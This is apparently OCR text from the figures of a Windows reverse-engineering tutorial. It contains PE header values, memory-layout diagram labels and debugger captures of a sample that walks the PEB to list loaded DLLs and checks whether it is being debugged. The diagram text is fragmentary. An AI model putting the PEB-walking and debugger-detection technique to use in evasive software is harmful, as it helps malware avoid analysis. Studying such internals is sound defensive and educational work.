
Directory Information


	RVA	SIZE
ExportTable:	00000000	00000000
ImportTable:	000794EC	000000B4
Resource:	00079000	000004EC
TLSTable:	000785F8	00000018
Debug:	00000000	00000000



Static Libraries
Source File
Static linker
Runtime
Application file
Compiled program
Static Libraries
Static Libraries



Shared/Dynamic libraries
Dynamic libraries
Source File
Load
Runtime
Static linker
Dynamic libraries
Application file
Dynamic library references
Application code
Dynamic library references



Number of releases during the day (UTC)
25
20
15
10
5
0
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23



0x00000000
stack
Stack has fixed size and grows up to lower addresses
heap
Heap grows down to higher address
0x00400000
Program image
MZ header
PE header
Sections
DLL (1)
Memory space
DLL (2)
0x7FFDF000
PEB (data block of main thread)
...
0x7FFFFFFF


Virtual Memory
0x00000000
Physical Memory
Virtual Memory
0x00000000
0xFFFFFFFF
0xFFFFFFFF
PID: 63217
PID: 5343


A single-thread process
A process with two threads
User Address Space
stack
routine1
Own stack, registers including program counter
text
main ()
routine1 ()
routine2 ()
data
Process ID
Group ID
User ID
Files
Locks
Sockets
User Address Space
Thread 2 stack
routine2
Own stack, registers including program counter
Thread 1 stack
routine1
Own stack, registers including program counter
text
main ()
CreateThread
data
Process ID
Group ID
User ID
Files
Locks
Sockets


Offset
Relative Virtual Address
0x0
0x400000
Image Base
0x200
0x400200
Size Of Headers
Section 1
0x400
0x401000
Section 2
0x600
Section 3
0x800
0x402000
0x403000
Virtual Size
Virtual Size
Virtual Size
Section 1
Section 2
Section 3
0x404000




OllyDbg - PEB.exe - [CPU - main thread, module PEB]
C File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S

```
00401231  $ 55              PUSH    EBP
00401232  . 8BEC            MOV     EBP,ESP
00401234  . 83C4 F8         ADD     ESP,-8
00401237  . 60              PUSHAD
00401238  . 8B75 08         MOV     ESI,DWORD PTR SS:[EBP+8]
0040123B  . 8D3D 70334000   LEA     EDI,DWORD PTR DS:[403370]
00401241  . 33C0            XOR     EAX,EAX
00401243  > 8A06            MOV     AL,BYTE PTR DS:[ESI]
00401245  . 8807            MOV     BYTE PTR DS:[EDI],AL
00401247  . 47              INC     EDI
00401248  . 83C6 02         ADD     ESI,2
0040124B  . 803E 00         CMP     BYTE PTR DS:[ESI],0
0040124E  .^ 75 F3          JNZ     SHORT PEB.00401243
00401250  . 66:C707 0D0A    MOV     WORD PTR DS:[EDI],0A0D
00401255  . 83C7 02         ADD     EDI,2
00401258  . 66:C707 0D0A    MOV     WORD PTR DS:[EDI],0A0D
0040125D  . 33C0            XOR     EAX,EAX
0040125F  . 8D3D 70334000   LEA     EDI,DWORD PTR DS:[403370]
00401265  . B9 FFFFFFFF     MOV     ECX,-1
0040126A  . F2:AE           REPNE   SCAS BYTE PTR ES:[EDI]
0040126C  . F7D1            NOT     ECX
0040126E  . 49              DEC     ECX
0040126F  . 894D FC         MOV     DWORD PTR SS:[EBP-4],ECX
00401272  . 6A 02           PUSH    2                                     Origin = FILE_END
00401274  . 6A 00           PUSH    0                                     pOffsetHi = NULL
00401276  . 6A 00           PUSH    0                                     OffsetLo = 0
00401278  . FF35 6D324000   PUSH    DWORD PTR DS:[40326D]                 hFile = 00000080 (window)
0040127E  . E8 4B000000     CALL    <JMP.&kernel32.SetFilePointer>        SetFilePointer
00401283  . 6A 00           PUSH    0                                     pOverlapped = NULL
00401285  . 8D45 F8         LEA     EAX,DWORD PTR SS:[EBP-8]
00401288  . 50              PUSH    EAX                                   pBytesWritten
00401289  . FF75 FC         PUSH    DWORD PTR SS:[EBP-4]                  nBytesToWrite
0040128C  . 68 70334000     PUSH    PEB.00403370                          Buffer = PEB.00403370
00401291  . FF35 6D324000   PUSH    DWORD PTR DS:[40326D]                 hFile = 00000080 (window)
00401297  . E8 38000000     CALL    <JMP.&kernel32.WriteFile>             WriteFile
0040129C  . 68 FF000000     PUSH    0FF                                   Length = FF (255.)
004012A1  . 68 70334000     PUSH    PEB.00403370                          Destination = PEB.00403370
004012A6  . E8 1D000000     CALL    <JMP.&kernel32.RtlZeroMemory>         RtlZeroMemory
004012AB  . 61              POPAD
004012AC  . C9              LEAVE
004012AD  . C2 0400         RETN    4
004012B0  $- FF25 00204000  JMP     DWORD PTR DS:[<&kernel32.CloseHandle>]        kernel32.CloseHandle
004012B6  $- FF25 04204000  JMP     DWORD PTR DS:[<&kernel32.CreateFileA>]        kernel32.CreateFileA
004012BC  .- FF25 08204000  JMP     DWORD PTR DS:[<&kernel32.ExitProcess>]        kernel32.ExitProcess
004012C2  $- FF25 0C204000  JMP     DWORD PTR DS:[<&kernel32.GetCommandLineA>]    kernel32.GetCommandLineA
004012C8  $- FF25 10204000  JMP     DWORD PTR DS:[<&kernel32.RtlZeroMemory>]      ntdll.RtlZeroMemory
004012CE  $- FF25 14204000  JMP     DWORD PTR DS:[<&kernel32.SetFilePointer>]     kernel32.SetFilePointer
004012D4  $- FF25 18204000  JMP     DWORD PTR DS:[<&kernel32.WriteFile>]          kernel32.WriteFile
004012DA  $- FF25 1C204000  JMP     DWORD PTR DS:[<&kernel32.lstrcatA>]           kernel32.lstrcatA
004012E0  $- FF25 20204000  JMP     DWORD PTR DS:[<&kernel32.lstrcpyA>]           kernel32.lstrcpyA
004012E6  $- FF25 34204000  JMP     DWORD PTR DS:[<&user32.wsprintfA>]            user32.wsprintfA
004012EC  $- FF25 30204000  JMP     DWORD PTR DS:[<&user32.MessageBoxA>]          user32.MessageBoxA
004012F2  $- FF25 28204000  JMP     DWORD PTR DS:[<&shell32.ShellExecuteA>]       shell32.ShellExecuteA
004012F8     00             DB      00
004012F9     00             DB      00
004012FA     00             DB      00
004012FB     00             DB      00
004012FC     00             DB      00
004012FD     00             DB      00
004012FE     00             DB      00
004012FF     00             DB      00
00401300     00             DB      00
00401301     00             DB      00
00401302     00             DB      00
00401303     00             DB      00
```


```
EBP=0012FFBC
Local calls from 00401131, 004011AC
```

```
Registers (FPU)
EAX 00241EBC
ECX 7C91056D ntdll.7C91056D
EDX 00140608
EBX 00400000 PEB.00400000
ESP 0012FFAC
EBP 0012FFBC
ESI 7FFD4000
EDI 0040316D PEB.0040316D

EIP 00401231 PEB.00401231

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_ALREADY_EXISTS (000000B7)

EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty 6.4522409303522723840e-4932
ST1 empty -UNORM EAD0 0012FA38 00000000
ST2 empty 6.6973533377667665920e+1824
ST3 empty +UNORM 0020 0000003B F5A559F0
ST4 empty +UNORM 003B 0012F9DC 00000000
ST5 empty -UNORM F9D4 00000202 0000001B
ST6 empty 1.0000000000000000000
ST7 empty 1.0000000000000000000
               3 2 1 0      E S P U O Z D I
FST 4000  Cond 1 0 0 0  Err 0 0 0 0 0 0 0 0  (EQ)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address   Hex dump                                         ASCII
00403000  47 61 74 68 65 72 65 64 20 69 6E 66 6F 72 6D 61  Gathered informa
00403010  74 69 6F 6E 3A 20 4F 4B 00 0D 0A 00 00 72 65 70  tion: OK.....rep
00403020  6F 72 74 2E 74 78 74 00 50 45 42 20 2D 20 47 65  ort.txt.PEB - Ge
00403030  74 20 61 6C 6C 20 44 6C 6C 27 73 00 6F 70 65 6E  t all Dll's.open
00403040  00 50 45 42 20 61 64 64 72 65 73 73 20 61 74 3A  .PEB address at:
00403050  20 25 30 38 6C 58 00 4C 64 72 20 69 73 20 61 74   %08lX.Ldr is at
00403060  20 3A 20 25 30 38 6C 58 00 5F 4C 49 53 54 5F 45   : %08lX._LIST_E
00403070  4E 54 52 59 20 61 74 20 3A 20 25 30 38 6C 58 00  NTRY at : %08lX.
00403080  49 6D 61 67 65 42 61 73 65 20 3A 20 25 30 38 6C  ImageBase : %08l
00403090  58 00 46 6C 69 6E 6B 20 61 74 3A 20 25 30 38 6C  X.Flink at: %08l
004030A0  58 00 42 6C 69 6E 6B 20 61 74 3A 20 25 30 38 6C  X.Blink at: %08l
004030B0  58 00 44 6C 6C 20 62 61 73 65 20 3A 20 25 30 38  X.Dll base : %08
004030C0  6C 58 00 45 6E 74 72 79 50 6F 69 6E 74 20 3A 20  lX.EntryPoint :
004030D0  25 30 38 6C 58 00 53 69 7A 65 4F 66 49 6D 61 67  %08lX.SizeOfImag
004030E0  65 20 3A 20 25 30 38 6C 58 00 50 72 6F 63 65 73  e : %08lX.Proces
004030F0  73 20 64 65 62 75 67 67 65 64 00 50 72 6F 63 65  s debugged.Proce
00403100  73 73 20 6E 6F 74 20 64 65 62 75 67 67 65 64 00  ss not debugged.
00403110  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403120  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
0012FFAC  00401136  RETURN to PEB.00401136 from PEB.00401231
0012FFB0  00400000  PEB.00400000
0012FFB4  00241EA0
0012FFB8  00241EBC
0012FFBC  0012FFF0
0012FFC0  00401046  RETURN to PEB.<ModuleEntryPoint>+46 from PEB.00401067
0012FFC4  7C816D4F  RETURN to kernel32.7C816D4F
0012FFC8  7C910738  ntdll.7C910738
0012FFCC  FFFFFFFF
0012FFD0  7FFD4000
0012FFD4  80543938
0012FFD8  0012FFC8
0012FFDC  84D128B0
0012FFE0  FFFFFFFF  End of SEH chain
0012FFE4  7C8399F3  SE handler
0012FFE8  7C816D58  kernel32.7C816D58
0012FFEC  00000000
0012FFF0  00000000
0012FFF4  00000000
0012FFF8  00401000  PEB.<ModuleEntryPoint>
0012FFFC  00000000
```

```
Breakpoint at PEB.00401231
```


Immunity Debugger - reverseMe.exe - [CPU - main thread, module ntdll]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
SILICA Developer Wanted
Search the web and Windows
ENG PTB2 10:38 AM 8/15/2016


```
77ACAC04   895C24 08          MOV DWORD PTR SS:[ESP+8],EBX
77ACAC08  ^E9 77F0FEFF        JMP ntdll.77AB9C84
77ACAC0D   8D49 00            LEA ECX,DWORD PTR DS:[ECX]
77ACAC10   8BD4               MOV EDX,ESP
77ACAC12   0F34               SYSENTER
77ACAC14   8DA424 00000000    LEA ESP,DWORD PTR SS:[ESP]
77ACAC1B   EB 03              JMP SHORT ntdll.KiFastSystemCallRet
77ACAC1D   CC                 INT3
77ACAC1E   CC                 INT3
77ACAC1F   CC                 INT3
77ACAC20   C3                 RETN
77ACAC21   8DA424 00000000    LEA ESP,DWORD PTR SS:[ESP]
77ACAC28   8DA424 00000000    LEA ESP,DWORD PTR SS:[ESP]
77ACAC2F   90                 NOP
77ACAC30   8D5424 08          LEA EDX,DWORD PTR SS:[ESP+8]
77ACAC34   CD 2E              INT 2E
77ACAC36   C3                 RETN
77ACAC37   CC                 INT3
77ACAC38   CC                 INT3
77ACAC39   CC                 INT3
77ACAC3A   CC                 INT3
77ACAC3B   CC                 INT3
77ACAC3C   CC                 INT3
77ACAC3D   CC                 INT3
77ACAC3E   CC                 INT3
77ACAC3F   CC                 INT3
77ACAC40   57                 PUSH EDI
77ACAC41   8B7C24 0C          MOV EDI,DWORD PTR SS:[ESP+C]
77ACAC45   8B5424 08          MOV EDX,DWORD PTR SS:[ESP+8]
77ACAC49   C702 00000000      MOV DWORD PTR DS:[EDX],0
77ACAC4F   897A 04            MOV DWORD PTR DS:[EDX+4],EDI
77ACAC52   0BFF               OR EDI,EDI
